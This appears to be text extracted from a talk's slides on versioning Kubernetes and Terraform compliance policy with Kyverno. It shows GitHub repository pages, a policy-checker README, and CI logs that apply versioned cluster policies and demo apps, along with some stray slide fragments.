 renovate-bot and renovate[bot]	Update ghcr.io/kyverno/kyverno-cli digest t... ✓ 13f8349 5 hours ago	🕒 21 commits
 .github	Update docker/setup-buildx-action action to v2	17 hours ago
 CODE_OF_CONDUCT.md	Update templated files (#1)	3 days ago
 Dockerfile	Update ghcr.io/kyverno/kyverno-cli digest to 113485b	5 hours ago
 README.md	added readme	8 hours ago
 SECURITY.md	Update templated files (#1)	3 days ago
 requirements.txt	Update dependency checkov to v2.0.1140	yesterday
 run.sh	remove the v again	17 hours ago

README.md

Policy checker

This is a tool that can be used locally and in CI by tooling to determine if the repository is compliant with policy.

The version of policy is determined by:

- Kubernetes: reads the `kustomization.yaml` file and retrieves the `commonLabels['mycompany.com/policy-version']`
- Terraform: reads the variable `default_value` of `mycompany.com/policy-version`

If theres any `.tf` files it'll check terraform and check Kubernetes if theres a `kustomization.yaml`.

About

Tool that can be used locally and in CI to check for compliance with policy.

Readme

Code of conduct

0 stars

0 watching

0 forks

Packages 1

policy-checker

Languages




```
$ docker run --rm -ti \  
-v $(pwd):/apps \  
ghcr.io/policy-as-versioned-code/policy-checker
```

```
Found kustomization.yaml  
Checking policy version...  
Policy version: 1.0.0  
Fetching Policy...  
Policy fetched.  
Running policy checker...
```

```
Applying 1 policy to 1 resource...  
(Total number of result count may vary as the  
policy is mutated by Kyverno. To check the  
mutated policy please try with log level 5)
```

```
pass: 1, fail: 0, warn: 0, error: 0, skip: 0
```





k8s terraform



many-to-many



main 1 branch 0 tags

Go to file Code

About

All versions of policy co-existing on a single Kubernetes Cluster

- Readme Code of conduct 0 stars 0 watching 0 forks

Table with 4 columns: File name, Commit message, Commit hash, and Time ago. Rows include .github, CODE_OF_CONDUCT.md, README.md, and SECURITY.md.

README.md

All versions of policy co-existing on a single Kubernetes Cluster

Demo

```
# Create a cluster
$ kind create cluster
Creating cluster "kind" ...
  ✓ Ensuring node image (kindest/node:v1.23.4)
  ✓ Preparing nodes
  ✓ Writing configuration
  ✓ Starting control-plane
```

main 1 branch 0 tags

Go to file Code

About

>=2.0.0 versions of policy co-existing on a single Kubernetes Cluster

- Readme Code of conduct 0 stars 0 watching 0 forks

Sponsor this project

chrisns Chris Nesbitt-Smith

https://www.paypal.me/cns

Learn more about GitHub Sponsors

Contributors 2

chrisns Chris Nesbitt-Smith

the-repository-manager[bot]

Table with 4 rows: commit details for cluster2, .github, CODE_OF_CONDUCT.md, README.md, SECURITY.md.

README.md

>=2.0.0 versions of policy co-existing on a single Kubernetes Cluster

Demo

```
# Create a cluster
$ kind create cluster
Creating cluster "kind" ...
  ✓ Ensuring node image (kindest/node:v1.23.4)
  ✓ Preparing nodes
  ✓ Writing configuration
  ✓ Starting control-plane
```

Update templated files (#1)

CI #7

...

cluster2

CI #1

...

deploy

succeeded 7 hours ago in 2m 5s



- Set up job 2s
- Run actions/checkout@2541b1294d2704b0964813337f33b291d3f8596b 1s
- Run container-tools/kind-action@fd7e7ffb39e532f9de844dba8f1a29ae7e0f75 1m 14s
- Install kyverno 4s
- Wait for kyverno to be installed 20s

Apply Policy 6s

```

1 ▶ Run kubectl apply -k "github.com/policy-as-versioned-code/policy/kubernetes/kyverno?ref=1.0.0"
9 clusterpolicy.kyverno.io/require-department-label-1.0.0 created
10 clusterpolicy.kyverno.io/require-department-label-2.0.0 created
11 clusterpolicy.kyverno.io/require-known-department-label-2.0.0 created
12 clusterpolicy.kyverno.io/require-department-label-2.1.0 created
13 clusterpolicy.kyverno.io/require-known-department-label-2.1.0 created
14 clusterpolicy.kyverno.io/require-department-label-2.1.1 created
15 clusterpolicy.kyverno.io/require-known-department-label-2.1.1 created

```

Wait for policy to be available 6s

Deploy apps 5s

```

1 ▶ Run kubectl apply -k github.com/policy-as-versioned-code/app1
8 deployment.apps/app1 created
9 deployment.apps/app2 created
10 deployment.apps/app3 created

```

- Check all apps are deployed 3s
- Post Run container-tools/kind-action@fd7e7ffb39e532f9de844dba8f1a29ae7e0f75 1s
- Post Run actions/checkout@2541b1294d2704b0964813337f33b291d3f8596b 0s

deploy

succeeded 6 minutes ago in 1m 58s



- Set up job 1s
- Run actions/checkout@2541b1294d2704b0964813337f33b291d3f8596b 0s
- Run container-tools/kind-action@fd7e7ffb39e532f9de844dba8f1a29ae7e0f75 1m 12s
- Install kyverno 3s
- Wait for kyverno to be installed 19s

Apply Policy 4s

```

1 ▶ Run kubectl apply -k "github.com/policy-as-versioned-code/policy/kubernetes/kyverno?ref=2.0.0"
8 clusterpolicy.kyverno.io/require-department-label-2.0.0 created
9 clusterpolicy.kyverno.io/require-known-department-label-2.0.0 created
10 clusterpolicy.kyverno.io/require-department-label-2.1.0 created
11 clusterpolicy.kyverno.io/require-known-department-label-2.1.0 created
12 clusterpolicy.kyverno.io/require-department-label-2.1.1 created
13 clusterpolicy.kyverno.io/require-known-department-label-2.1.1 created

```

Wait for policy to be available 4s


Deploy apps 7s

```


1 ▶ Run kubectl apply -k github.com/policy-as-versioned-code/app2
7 deployment.apps/app2 created
8 deployment.apps/app3 created

```

- Check all apps are deployed 2s
- Post Run container-tools/kind-action@fd7e7ffb39e532f9de844dba8f1a29ae7e0f75 1s
- Post Run actions/checkout@2541b1294d2704b0964813337f33b291d3f8596b 0s
- Complete job 0s










! ?













BAITR

! ? ! !

[y]







Purposeless policy
is potentially
practically
pointless policy.



Purposeless policy

is potentially

practically

pointless policy.



**Purposeless policy
is potentially
practically
pointless policy.**



Purposeless policy
is potentially
practically
pointless policy.



Purposeless policy
is potentially
practically
pointless policy.



Purposeless policy
is potentially
practically
pointless policy.



Purposeless policy
is potentially
practically
pointless policy.



🙏 Thanks 🙏

- cns.me
- talks.cns.me
- github.com/chrisns
- github.com/policy-as-versioned-code
- learnk8s.io
- control-plane.io

 Chris Nesbitt-Smith



Q&A



cns.me

github.com/policy-as-versioned-code

Chris Nesbitt-Smith